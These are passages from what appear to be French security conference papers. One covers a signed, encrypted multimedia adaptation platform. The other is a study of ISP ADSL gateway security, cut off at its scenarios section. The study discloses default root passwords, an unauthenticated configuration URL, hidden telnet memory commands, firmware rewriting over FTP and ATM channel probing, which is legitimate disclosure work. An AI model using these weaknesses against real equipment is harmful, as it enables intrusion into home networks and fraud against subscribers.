Une solution parmi les plus simples pour authentifier les accès à un service de diffusion de documents est d'utiliser les fonctionnalités d'authentification du protocole employé pour l'échange des messages. Pour la plupart des services de communications, il s'agit d'exploiter les fonctions d'authentification du protocole HTTP. Des solutions sous forme de services Web XML telles qu'Internet Information Server (IIS) et ISA Server proposent plusieurs mécanismes d'authentification sur HTTP.

7 Plate-forme de diffusion proposée

L'objectif de cet article étant de présenter les risques liés au processus de diffusion de flux multimédia adaptables, nous allons présenter sommairement notre plate-forme de diffusion. Plus de détails peuvent être trouvés dans [13].

Ainsi, pour valider les propositions présentées dans les paragraphes précédents nous avons réalisé SEMAFOR (*SEcure Multimedia Adaptation platFORm*) un prototype de plate-forme de diffusion multimédia (Figure 6), utilisant des Services Web XML. Nous avons aussi opté pour le format des flux multimédia SMIL (descriptions métadonnées XML), qui semble être le plus approprié pour la validation de nos travaux.

SEMAFOR implique deux niveaux de sécurisation :

- sécurisation des documents, qui consiste à fournir un mécanisme de signature de documents autorisant les opérations d'adaptation, tout en préservant l'intégrité des flux échangés ;
- sécurisation des transactions, qui consiste à renforcer les transactions et les messages échangés entre les différents intervenants de la plate-forme.

7.1 Signature des documents multimédia

Nous utilisons dans SEMAFOR un schéma de signature de documents multimédia XML reposant sur la technique de *Tiger-Tree Hashing* (TTH) [2], en représentant le flux à signer sous forme de feuilles d'un arbre binaire de Tiger. Chaque composant est représenté par une feuille, en rajoutant de nouvelles feuilles qu'on appelle *FreeLeaves*, chaque *FreeLeaf* va se positionner à coté d'une feuille correspondant à un média adaptable (Figure 4). Ces *FreeLeaves* permettent l'insertion dynamique d'éléments dans l'arbre de Tiger, et sont instanciées en utilisant des fonctions de hachage à sens unique.




Fig. 4. Représentation du document en Tiger-arbre

Pour la signature de ses feuilles, nous avons adopté la recommandation du W3C sur la signature XML, XML-DSIG, cette recommandation définit un processus pour chiffrer des données et repré-

senter le résultat en XML. Les données peuvent être arbitraires, un document XML, ou une portion de document XML. Le résultat du chiffrement est un élément XML qui contient une référence sur les données chiffrées. Cette technique permet donc, lors d'une diffusion de flux multimédia :

- de garantir l'authenticité du document multimédia de bout en bout malgré l'adaptation ;
- d'assurer l'intégrité des données du document multimédia ;
- d'obtenir la non-répudiation du document.

Ce schéma permet à un ou plusieurs proxies d'adaptation de modifier dynamiquement un document multimédia en supprimant ou insérant des éléments dans ce dernier (selon les autorisations du serveur), tout en préservant la capacité du client à vérifier la signature originale.

7.2 Sécurisation des transactions

En s'inspirant de bibliothèques de sécurisation de transactions d'e-Commerce reposant sur XML, nous avons défini pour SEMAFOR le protocole XSST (*Xml Secure Semafor Transaction*). XSST est un format de message sécurisé pour les transactions effectuées sur la plate-forme SEMAFOR. Il est décomposé en plusieurs définitions : d'une part la structure des messages et d'autre part les différentes définitions et interactions.

La base d'XSST est le format de message XML utilisé pour l'encapsulation sécurisée des transactions. Le choix d'XML s'est imposé pour deux raisons majeures : d'une part, l'évolution de XML qui permet d'ajouter des éléments dans les versions supérieures sans remettre en question le *parsing* des anciens formats et d'une autre part, la portabilité entre les différentes architectures informatiques. Le format se présente sous cette forme :

```
<XSST xmlns...>
<encryption type="0-2-0-8" id="example" ...>
...
<data type=.../>
...
</data>
<signature type="1-4-1" id="example" ...>
dNGQnaD...
</signature>
</XSST>
```

Fig. 5. Format d'un message XSST

Il y a trois grandes parties dans la structure-même du message XSST :

- *encryption ;*
- *data ;*
- *signature.*

L'élément *encryption* peut apparaître de 0 à n fois dans un même message XSST. Il définit le type de chiffrement de l'élément *data* via l'attribut *type* ainsi que la clé symétrique via un id (*keyId*) ou la clé de session (*symmetricKey*). La définition du type se fait via une table de correspondance concernant le choix de l'algorithme cryptographique, ainsi que les méthodes de «*padding*» mais aussi le mode de fonctionnement en tant que système cryptographique hybride ou non.

L'élément *data* ne peut apparaître qu'une fois dans un même message XSST. Il contient les données, (souvent) chiffrées. L'attribut *encoding* permet de définir le type d'encodage de cette partie (par exemple : Base64). L'attribut *type* définit le type du message. Les types ne sont pas décrits dans le standard de base mais dans des bases complémentaires. Ce type peut être un autre message XSST mais aussi des données spécifiques. Il existe souvent aussi deux sous-éléments à *data* : *tid* et *timestamp*. Ils sont localisés dans cet élément car le chiffrement est effectif à l'intérieur de l'élément *data*. D'autres sous-éléments peuvent apparaître suivant le *type* du message lui-même.

L'élément *signature* peut apparaître de 0 à n fois dans un même message XSST. Il contient la signature de la partie *data*. Le type et la méthode de signature sont contenus dans l'attribut *type* qui est décrit dans une table correspondance équivalente à la partie *encryption*.

L'ensemble du format de message est décrit dans le schéma XML XSST principal. Ce format de message exprime le strict minimum de la transaction, ce sont les utilisations propres des types qui étendent la syntaxe et les échanges.

7.3 Implémentation

Fonctionnellement, le prototype s'organise autour des trois composants : serveur, proxies intermédiaires et clients.

Serveur Le serveur est un peer équipé d'un système d'édition de flux multimédia (SMIL, SVG, etc.), d'un analyseur de métadonnées qui génère la représentation du flux en arbre de Tiger, et des modules de signature XML-DSIG [22] et XML-ENC [21] pour la signature et le chiffrement des médias et du document XML. Ces modules permettent aussi au serveur de signer ces transactions selon le format XSST avec des certificats X509. Il dispose ainsi d'un module de gestion de clés (partagée, privée, secrète) selon la politique de sécurité fixée au niveau du proxy.

Proxy On dispose au niveau du proxy de plusieurs modules :

- un mécanisme d'adaptation de documents multimédia (transformation, transcodage, etc.) ;
- une base de données pour la gestion des profils des différents clients reliés à la plate-forme ;
- un module de communication qui gère les transactions sous le format XSST ;
- des modules de signature et de chiffrement de documents XML pour les documents adaptés et les transactions XSST ; ils permettent la validation de signatures et de certificats, et ont aussi la charge de vérifier complètement les signatures, de les horodater, et éventuellement les rejeter ;
- et d'un module pour la gestion de la politique de sécurité entre les clients, les serveurs, et le proxy (gestion des clés, vérification, authentification, etc.).

Cette approche permet d'introduire très simplement des fonctions de confiance, l'intervention dans les services de la plate-forme se limitant à rajouter des modules dans les politiques d'adaptation et de sécurité au niveau du proxy.

Client Le client selon ses capacités et son environnement, dispose d'un outil de visualisation de fichier adapté. Il dispose des modules nécessaires pour le déchiffrement et la vérification de signature des documents qu'il reçoit, un module qui gère les transactions XSST, ainsi que les outils nécessaires pour la gestion des clés utilisées lors de ces opérations. La réalisation de cette plate-forme s'appuie




Fig. 6. Schéma fonctionnel de la plate-forme d'adaptation

sur les travaux réalisés dans l'équipe dans le domaine de l'adaptation de flux multimédia. L'objectif

de nos travaux en cours est d'améliorer et d'optimiser le schéma de sécurisation lors de la diffusion des flux multimédia adaptables décrits en XML.

8 Conclusion

Nous avons présenté dans cet article une étude globale des problèmes de sécurité dans les plates-formes de diffusion de flux multimédia, plus particulièrement sur des architectures P2P ou client-serveur, utilisant des proxies d'adaptation quand le flux échangé n'est pas chiffré lors d'une partie ou de tout le long du processus du transfert.

Nous avons pris le cas des flux multimédia adaptables, et nous sommes intéressés aux risques liés à la diffusion de ces flux avant et après adaptation. Nous avons distingué les différents niveaux de risque et les vulnérabilités exploitées à chaque fois. Nous nous sommes ensuite penchés sur les attaques visant les médias eux-mêmes, qui ont comme objectif de contourner les tatouages présents sur ces média. Un dernier niveau de vulnérabilité a été étudié et qui concerne les risques liés aux terminaux clients plus particulièrement les terminaux léger de type téléphone ou PDA.

Les différentes attaques présentées montrent la nécessité de penser la conception des algorithmes de sécurisation en termes d'applications (adaptabilité, transmission, etc.) : une fois ces applications définies, il devient possible d'anticiper les attaques qui seront utilisées et de les contrer.

À partir des ces différentes études, nous avons présenté, pour conclure, un système de diffusion de documents multimédia, permettant la signature et le chiffrement de ces derniers suivant les recommandations W3C, sur une architecture d'adaptation utilisant des proxies.

Les extensions futures et les approches de recherches complémentaires seront importantes. Nous espérons pouvoir compter sur plusieurs apports pour faire évoluer les approches proposées et les différents développements.

Références

1. "*Synchronized Multimedia Integration Language (SMIL) 2.1 Specification W3C Recommendation 2005*". Available at : `http://www.w3.org/TR/REC-smil`.
2. Anderson. R, Biham. E, *Tiger : A Fast New Hash Function*, Fast Software Encryption - FSE'96, LNCS 1039, Springer-Verlag (1996), pp. 89–97.
3. Atluri, V., Adam, N., Gomaa, A., and Adiwijaya, I. *Self-manifestation of composite multimedia objects to satisfy security constraints.* ACM Symposium on applied computing. March 2003.
4. Daniel J. Polivy, Roberto Tamassia. *Authenticating distributed data using Web services and XML signatures.* Proceedings of the 2002 ACM workshop on XML security November 2002.
5. Datta, A., Dutta, K., Thomas, H., VanderMeer, D., Suresha, and Ramamritham, K. *Proxy-based acceleration of dynamically generated content on the world wide web : an approach and implementation.* In Proceedings of the 2002 ACM SIGMOD.
6. Davoine, F. and Pateux, S. *Tatouage de documents audiovisuels numériques.* Traité IC2 – Information, Commande, Communication. Hermès-Lavoisier. ISBN 2-7462-0816-4. 2004.
7. Doërr, G. *Security issue and collusion attacks in video watermarking.* Thèse de doctorat. EURECOM, 2004.
8. Fox, A. and Gribble, S.D. *Security on the move : Indirect authentication using kerberos.* In Proceedings of the Second ACM International Conference on Mobile Computing and Networking - Mobicom'96, pages 155-164, New York, USA, 1996.

9. Furht. B, Muharemagic. E, Socek. D, *Multimedia Encryption & Watermarking,* Book, Springer, ISBN : 0387244255, September 2005.
10. Hagimont D., Layaïda N., *Adaptation d'une application multimédia par un code mobile*, Technique et Science Informatiques (TSI), vol. 21, n ° 6, 2002.
11. JPEG 2000 Medical Imaging Ad Hoc Group. *Jpeg 2000 for medical imaging applications*, November 2002.
12. Julie, E. Cohen. *DRM and Privacy.* Communication, ACM 46(4), 46-49. 2003.
13. Kaced, A R., Moissinac, J C. *Sécurisation des flux multimédia adaptables - Proposition d'un schéma de signature sur des proxies*, UbiMob'05, Grenoble, Juin 2005.
14. Kirsch-Pinheiro, M., Gensel, J., Martin, H., "*Awareness on Mobile Groupware Systems*", In : A. Karmouch, L. Korba, E.R.M. Madeira (Eds.), MATA 2004.
15. Layaïda, O., Ben Atallah, S, Hagimont, D., *Adaptive Media Streaming Using Self-Reconfigurable Proxies.* In Proceedings of the 7th IEEE International Conference on HSNMC 04. June 2004 - Toulouse, France.
16. Lemlouma ,T., Layaïda, N., *Adapted Content Delivery for Different Contexts,* SAINT 2003 Conference, Orlando, Florida, USA, January 27-31, 2003. IEEE Computer Society publication. pp. 190-197.
17. *MPEG ISO/IEC. Jtc1/sc29/wg11.mpeg-21 overview (version 4.0).* document n4801. `http://www.chiariglione.org/mpeg/standards/mpeg-21/mpeg-21.htm`, May 2002.
18. Harrison. R, Northam. P, Eds. 2003 *Symbian OS C++ for Mobile Phones.* John Wiley & Sons, Inc.
19. Technologies mobiles *: Des GSM Bluetooth vulérabvles.* `http://awt.wallonie.be/web/mob/`, Février 2004.
20. Ford. W, Hallam-Baker. P, Fox. B, Dillaway. B, LaMacchia.B , Epstein. J and Lapp. J, *XML Key Management Specification (XKMS).* `http://www.w3.org/TR/2001/NOTE-xkms-20010330/W3CNote,March2001`
21. W3C Recommendation. *XML-Encryption.* `http://www.w3.org/TR/xmlenc-core/`
22. W3C Recommendation. *XML-Signature Syntax and Processing.* `http://www.w3.org/TR/xmldsig-core`
23. Yoshida, J. *La sécurité fait caler le multimédia mobile.* EE Times, May 2005. `http://www.eetimes.fr/ed/news/showArticle.jhtml?articleID=162100421`
24. Zhang H., *Adaptive Content Delivery : A New Research Area in Media Computing*, Proc. Of the 2000 Int. Workshop on Multimedia Data Storage, Retrieval, Integration and A Applications, Hong Kong, 2000.

Sécurité de l'ADSL en France

Nicolas Ruff[1]

EADS-CCR DCR/STI/C
nicolas.ruff@eads.net

1 Introduction

Aujourd'hui l'accès Internet haut débit est devenu courant dans tous les foyers français. La différence entre les opérateurs ne se joue plus sur les tarifs, mais sur la qualité et la richesse des services offerts (support client, téléphonie illimitée, etc.).

Quasiment tous les opérateurs proposent donc aujourd'hui une offre « Triple Play » (Internet / TV / téléphonie) en standard. Pour fonctionner, cette offre nécessite l'acquisition d'une « boite noire » fournie par l'opérateur. Si cette solution satisfait les *end-users* par sa facilité d'installation et de configuration (quoique ...), elle pose légitimement des questions à l'utilisateur averti qui se voit contraint d'abandonner sa passerelle *BSD pour un équipement inconnu.

La sécurité de ces « boites noires » est également une préoccupation bien légitime pour le grand public, aujourd'hui massivement visé par des attaques de toute sorte (installation de bots, phishing/pharming, etc.). L'utilisateur averti ou la PME connectée à l'ADSL se pose des questions sur la possibilité d'utiliser WPA / WPA2 avec ces « boites », la compatibilité du WiFi avec des systèmes d'exploitation non-Microsoft, ou la possibilité d'obtenir un accès *full IP* à Internet.

Cette intervention vise à donner quelques clés permettant à tout un chacun de mesurer les risques liés à l'installation d'une « boite » dans son réseau, et de mieux comprendre le fonctionnement interne de ces équipements.

Le modèle économique retenu pose également d'autres questions, comme :

- La prise en compte de la contrainte d'interception légale sur les communications téléphoniques ;
- La responsabilité légale en cas de problème (ex. modem compromis ayant servi à lancer une attaque).

Ces sujets, quoique passionnants, ne peuvent pas être traités dans une intervention aussi courte qui se concentrera sur les aspects de sécurité informatique uniquement.

2 Sécurité des boites

2.1 Préambule

L'étude présentée ici a été débutée en 2004. Toutefois compte tenu de la sensibilité (commerciale et légale) du sujet, ces travaux n'ont pas pu être présentés au SSTIC 2005. Heureusement la plupart des problèmes étant aujourd'hui corrigés, il nous est possible de communiquer dessus.

2.2 Hardware

Les boites sont en général basées sur des chipsets « tout-en-un », très souvent de marque Broadcom (ex. BCM 6345, BCM 6410) donc avec un cœur MIPS32. Il est d'ailleurs remarquable de constater que certaines boites vendues par des opérateurs différents sont quasiment identiques au niveau matériel et logiciel ...

A partir de ce constat, on en déduit que :

- Malgré les spécificités du processeur MIPS (architecture « fetch and execute », cache de données et cache d'instructions séparés), l'écriture de *shellcodes* ne posera pas de problème majeur si une faille est découverte.
- Le processeur supporte le débogage de bas niveau via la norme JTAG. Dans les faits, le port JTAG est pratiquement toujours accessible sur la carte mère ; les travaux du projet OpenWRT contiennent tout le nécessaire pour lire et écrire la mémoire Flash via JTAG [OpenWRT].

Outre le port JTAG, la plupart des équipements ont un port série également câblé sur la carte mère, qui permet bien souvent d'obtenir un accès console et/ou de lire les journaux de l'équipement, y compris lors du démarrage. De nombreuses informations utiles s'y trouvent, telles que le chemin d'accès au firmware sur le site du constructeur.

Malgré l'aspect « boite noire » des équipements, leurs secrets ne résistent pas longtemps à un accès physique par leur propriétaire ...

2.3 Système d'exploitation

Les boites se répartissent entre 2 familles au niveau du logiciel embarqué : VxWorks et Linux.

Les boites basées sur VxWorks sont plus difficiles à analyser compte tenu de l'aspect « fermé » du logiciel. Les formats de fichier et les kits de développement ne sont pas publics.

D'un autre côté, le système VxWorks (issu du monde industriel et temps réel) n'a pas été conçu pour être exposé directement à un milieu hostile comme celui d'Internet, et n'offre pas la même richesse logicielle que Linux. Ceci est particulièrement sensible au niveau de :

- La pile IP. En particulier, on notera que les numéros de séquence TCP sont incrémentaux (faille utilisée par Kevin Mitnick pour attaquer Shimomura en ... 1994 !).
- Le serveur Web. Celui-ci se contente de renvoyer une chaine laconique « Server : httpd ». Il s'avère que ce serveur offre un langage de script très limité. Ceci conduit les développeurs à effectuer une grande partie des tâches côté client. En consultant le code source de la page « changement de mot de passe », on trouve par exemple :

```
....
<SCRIPT LANGUAGE=Javascript>
var old_password = "1234";

function CheckPasswd()
 {
  if(document.SubmitChPwdUser.OLDPASSWD.value != old_password)
   {
    .....
```

Les boites basées sur Linux sont faciles à analyser car toutes les documentations et tous les outils de conception sont libres. Certains éditeurs vont jusqu'à respecter la licence GPL en republiant les modifications apportées au code (mais ça n'est pas le cas pour tous).

Les boites basées sur Linux sont souvent mieux armées pour être connectées à Internet et plus riches en fonctionnalités. Mais le nombre de failles découvertes et publiées sur Internet est également plus important, et dans certains cas ces failles s'appliquent aux boites correspondantes (ex. faille ISC DHCP 3.0 [ISC] vs. équipements en mode « routeur »).

2.4 Mise à jour

L'opérateur se doit de pouvoir mettre à jour les équipements pour corriger les failles susmentionnées et proposer des améliorations fonctionnelles. Plusieurs modèles de mise à jour sont utilisés :

- Le mode manuel : l'utilisateur effectue la mise à jour de lui-même, soit en téléchargeant un logiciel exécuté côté client, soit via une option de l'interface de configuration.

Ce mode est obligatoire pour les clients qui sont propriétaires de leur boite, le constructeur ou l'opérateur n'ayant plus le droit d'en changer la configuration. Se pose alors le problème de la non-application des mises à jour, c'est pourquoi la plupart des opérateurs se tournent vers une location de l'équipement. Une partie du parc installé reste et restera néanmoins vulnérable.

- Le mode automatique : l'équipement se met à jour de lui-même depuis un site distant. Cette mise à jour peut souvent être déclenchée par l'utilisateur via l'interface de configuration ou un redémarrage de l'équipement. Cette mise à jour est aussi parfois déclenchée par l'opérateur, ce qui se manifeste par une déconnexion plus ou moins prolongée à un moment aléatoire de la journée (!).

Les mises à jour utilisent le plus souvent le protocole FTP, mais de 2 manières radicalement opposées selon les boites : soit la boite va chercher la mise à jour sur le serveur FTP de l'opérateur, soit le serveur FTP est hébergé sur la boite et l'opérateur vient y poser la mise à jour.

Toutes ces méthodes permettent de récupérer assez facilement les images logicielles qui sont disponibles :

- Soit au téléchargement direct pour une mise à jour manuelle ;
- Soit sur un serveur FTP chez l'opérateur, dont les coordonnées peuvent être trouvées dans une version antérieure du firmware ou dans les journaux d'activité de la console.

Ce sujet ayant été largement couvert dans les forums de bidouille, les liens vers les différentes versions de firmwares sont aujourd'hui accessibles depuis Google. Leur analyse ne pose pas de problème majeur, car les techniques de « brouillage » parfois utilisées restent sommaires et au final il est toujours possible de recomposer l'image CramFS du système Linux (pour les boites sous Linux).

2.5 Interfaces de configuration

Quasiment toutes les boites possèdent une adresse IP côté LAN. Même une boite ne possédant qu'un seul port Ethernet et ne supportant pas a priori de mode « routeur » écoute malgré tout sur une adresse IP RFC 1918 qui permet d'accéder à l'interface de configuration.

Les ports TCP ouverts sont en général toujours les mêmes : FTP/21, Telnet/23, Web/80 (et parfois SSH/22).

Les comptes prédéfinis dans l'équipement sont nombreux, rarement moins de 4 : un compte utilisateur (documenté), un compte de support dont le mot de passe est parfois divulgué par le support technique, un compte opérateur et un compte constructeur.

Le compte utilisateur possède toujours un mot de passe trivial et très bien documenté sur Internet. Malgré les recommandations de la documentation, un sondage rapide auprès de quelques amis internautes montre que ce mot de passe n'est *jamais* changé.

Les comptes de support de quelques opérateurs sont également documentés sur Internet.

Enfin le compte 'root', présent aussi bien sur des équipements Linux que VxWorks, possède le mot de passe '1234' chez un opérateur et '12345' chez un autre. Là encore l'information a fini par fuir sur Internet.

Le service FTP est souvent accessible à l'utilisateur *anonymous*, en plus des comptes susmentionnés. Selon les configurations, l'énumération des fichiers est possible ou non. Mais dans tous les cas il est possible de récupérer le firmware sous réserve de connaître le nom de fichier complet, voire d'écrire un nouveau firmware sous réserve de comprendre l'algorithme de *checksum* (et non de signature) utilisé.

Le service Web de configuration n'est pas toujours authentifié, de plus les limitations des serveurs utilisés (principalement sous VxWorks) les rendent vulnérables à des attaques triviales. Sur un équipement, il est par exemple possible de récupérer toute la configuration en se rendant à l'URL "http ://<ip privée>/config/", y compris la liste des comptes et mots de passe en clair.

Notons que l'option d'archivage de la configuration, présente sur un grand nombre d'équipements, est susceptible de représenter une faille importante. En effet il est non seulement possible de récupérer des informations normalement inaccessibles depuis l'interface de configuration (comme la liste des comptes et mots de passe), mais il est également possible de modifier ces paramètres lors de la restauration.

Pour mesurer toute l'ampleur de cette attaque, il ne faut pas oublier que sous Linux ces fichiers de configuration sont le plus souvent directement inclus dans des scripts de démarrage ...

Il a également été constaté que toutes les interfaces Web renvoient les véritables informations d'authentification derrière les astérisques des champs « mots de passe ». Il est donc possible de retrouver ses mots de passe, clés WEP, etc. dans le code source des pages Web d'administration.

Enfin le service Telnet offre souvent des commandes intéressantes, en particulier sous VxWorks où des commandes telles que *mread* (*memory read*), *mwrite* (*memory write*), ou *debug* sont parfois laissées actives. Il faut noter que ces commandes n'apparaissent pas toujours dans la sortie de la commande *help*.

2.6 WiFi

La plupart des boites possèdent une option WiFi, sous forme de carte PCMCIA additionnelle. Les technologies d'accès WiFi sont très variables d'un opérateur à l'autre. On citera les configurations suivantes :

- Absence de WEP/WPA et utilisation d'une technologie « PPP over WiFi ». Cette technologie possède tous les inconvénients : impossibilité de partager la connexion WiFi entre plusieurs clients, écoute du trafic par des tiers, capture des authentifiants.
- WEP. Souvent la seule solution offerte aux clients jusqu'à l'année dernière, malheureusement l'insécurité du WEP n'est plus à démontrer aujourd'hui.
- WEP + technologie propriétaire de rotation de clés. Plus sécurisée que la solution précédente, cette solution est en pratique inacceptable pour les clients : nécessité d'acheter un dongle USB propriétaire pour chaque machine, absence de drivers pour Linux, MacOS et autres gadgets WiFi (PDAs, appareils photos, Nabaztags, etc.). De plus l'algorithme de rotation des clés n'ayant pas fait l'objet d'études publiques, on pourrait douter de sa solidité cryptographique.
- WPA. La meilleure solution disponible, à condition de choisir une passphrase suffisamment forte. Malheureusement l'expérience prouve que la plupart des clients sont restés en WEP même après l'intégration de WPA dans les firmwares. De plus la passphrase WPA par défaut est identique à l'ancienne clé WEP ...

Chez certains opérateurs, d'autres astuces sont utilisées pour limiter la casse au niveau WiFi, telles que la nécessité d'une action matérielle pour associer de nouvelles cartes (bouton poussoir). Malheureusement, les cartes en question étant identifiées par leur adresse MAC, cette protection empêche simplement la connexion simultanée d'un client et d'un pirate ... (et encore).

Un dernier point resté totalement mystérieux est la possibilité pour le constructeur de valider une association entre une clé WEP et le numéro de série de l'équipement (basé sur son adresse MAC). Ces informations sont utilisées pour se connecter au site Web de support par exemple. Il n'a pas pu être déterminé s'il existait un algorithme de dérivation adresse MAC -> clé WEP, ou si l'ensemble des clés WEP par défaut sur chaque borne vendue étaient stockées dans une base.

En conclusion on peut noter que le WiFi est un véritable point faible sur les équipements non-WPA. Ce point est particulièrement inquiétant quand on connaît les faiblesses des interfaces d'administration vues précédemment : l'accès à une boite permet par exemple de retrouver les identifiants de connexion ou d'activer des services. Certains services sont ensuite imputés directement sur la facture du possesseur de la boite ...

2.7 Bluetooth

Un court paragraphe sur le Bluetooth, peu d'équipements en étant dotés.

Le code PIN par défaut utilisé pour l'association de nouveaux équipements est trivial (ex. 0000 ou 1234). Une association Bluetooth réussie permet un accès complet à la boite, identique à celui obtenu par lien filaire ou WiFi. Quand on sait que des liaisons Bluetooth ont été établies à plus de 1,5 km par le groupe Trifinite [Trifinite] (avec le matériel adéquat), il y aurait lieu de s'inquiéter.

Heureusement l'ajout d'un élément matériel nécessaire à l'association (bouton poussoir) rend les attaques beaucoup plus complexes. Le protocole BlueTooth étant plus sûr par conception que le WiFi, l'usurpation d'adresse MAC ne suffit pas à pouvoir établir une connexion.

3 Sécurité de l'infrastructure

3.1 Préambule

Les opérateurs se trouvent dans une configuration beaucoup plus hostile que la plupart des réseaux d'entreprise : ils doivent non seulement faire face aux attaques provenant d'Internet, mais également aux attaques et aux tentatives de fraude provenant de l'intérieur de leur réseau, le tout avec un nombre de clients dépassant largement les plus gros LAN d'entreprise (jusqu'à plusieurs millions).

On peut donc imaginer que les problématiques de détection d'intrusion et de supervision sont décuplées par rapport à la moyenne de l'industrie.

Toutefois les opérateurs communiquent peu sur le sujet, et il est assez délicat d'effectuer des tests « en aveugle ». Les résultats ci-dessous présentent une vue générale et les risques potentiels des réseaux explorés.

3.2 Circuits ATM

Les réseaux d'opérateurs sont bien souvent basés sur ATM dès la sortie de la boite. Sans trop rentrer dans les détails du protocole [ATM], disons simplement qu'une cellule ATM se compose de 48 octets de données et 5 octets d'en-tête. Cet entête comprend un *Virtual Circuit Identifier* (VCI)

sur 16 bits et un *Virtual Path Identifier* (VPI) sur 8 ou 12 bits qui à eux deux identifient un canal ATM.

La plupart des réseaux de transport de données utilisent le VCI/VPI 8/35 ou 8/36. Les interfaces de configuration permettent parfois d'avoir accès aux paramètres ATM utilisés pour les autres réseaux (téléphonie, TV) – dans la majorité des cas les paramètres VCI/VPI sont compris entre 8/35 et 8/50.

Explorer les canaux ATM nécessite un modem ADSL autorisant un réglage VCI/VPI manuel, c'est-à-dire n'importe quel modem du commerce autre qu'une « boite » opérateur.

Il apparaît alors assez rapidement que la majorité des canaux ATM utilisés transportent de l'IP et offrent tous les services classiques sur un réseau IP, comme le DHCP. Certains canaux sont probablement utilisés par les opérateurs pour la télémaintenance et la mise à jour des équipements, le serveur DHCP renvoyant une adresse privée RFC 1918. Sur ces canaux, les communications inter-boites sont relativement peu filtrées ...

3.3 Serveurs de mise à jour

Les serveurs de mise à jour (contenant les images de firmwares) sont des nœuds essentiels du réseau : en cas de compromission, on comprend que les conséquences puissent être assez graves.

Malgré la sensibilité de ces serveurs, tous ne suivent pas les « meilleures pratiques » en termes de sécurité. On rencontre bien souvent des serveurs partageant les mêmes répertoires en HTTP et FTP. Or si un attaquant réussit à déposer un fichier PHP via FTP, puis à y accéder via HTTP, le serveur est compromis. D'autres erreurs de configuration sont présentes, telles que : accès aux fichiers « .htaccess » et « .htpasswd » via FTP, énumération des répertoires possible via HTTP, etc.

3.4 Autres serveurs

D'autres serveurs sont particulièrement sensibles, compte tenu de la nature commerciale des services qu'ils hébergent : ce sont les serveurs de *streaming* TV et les serveurs de VoIP.

Le sujet est toutefois trop sensible pour être traité dans une conférence grand public.

4 Conclusion

4.1 Synthèse des résultats

En imposant l'utilisation d'un modem unique, propriétaire, à leurs clients, les principaux opérateurs d'accès Internet s'imposent la lourde tâche de veiller à la sécurité de ces « boites », qui méritent bien le titre de « boites noires » ... même si certaines arborent des couleurs *fashion*.

Le risque auquel les opérateurs se confrontent est grand, car la diminution de la diversité augmente la potentialité et l'étendue d'une attaque. De plus les gains financiers possibles, liés aux services payants, renforcent l'intérêt de telles attaques.

Or la plupart des « boites » souffrent d'erreurs de conception en terme de sécurité, la plus critique étant l'utilisation de mots de passe simples et universels pour accéder à la configuration complète de l'équipement (ces mots de passe n'étant pas tous documentés et modifiables par les utilisateurs).

Dès lors il est possible d'envisager de multiples scénarios, détaillés ci-après.

En cas de problème grave se posera inévitablement la question des responsabilités, entre l'opérateur, le constructeur et le client ; d'autant que certains équipements sont loués, d'autres prêtés et d'autres encore vendus (échappant légalement à tout contrôle de l'opérateur). De plus les capacités de journalisation des boites étant limitées voire nulles, les investigations techniques s'avèreront probablement impossible. Cela augure de procès complexes à venir ...

4.2 Scénarios

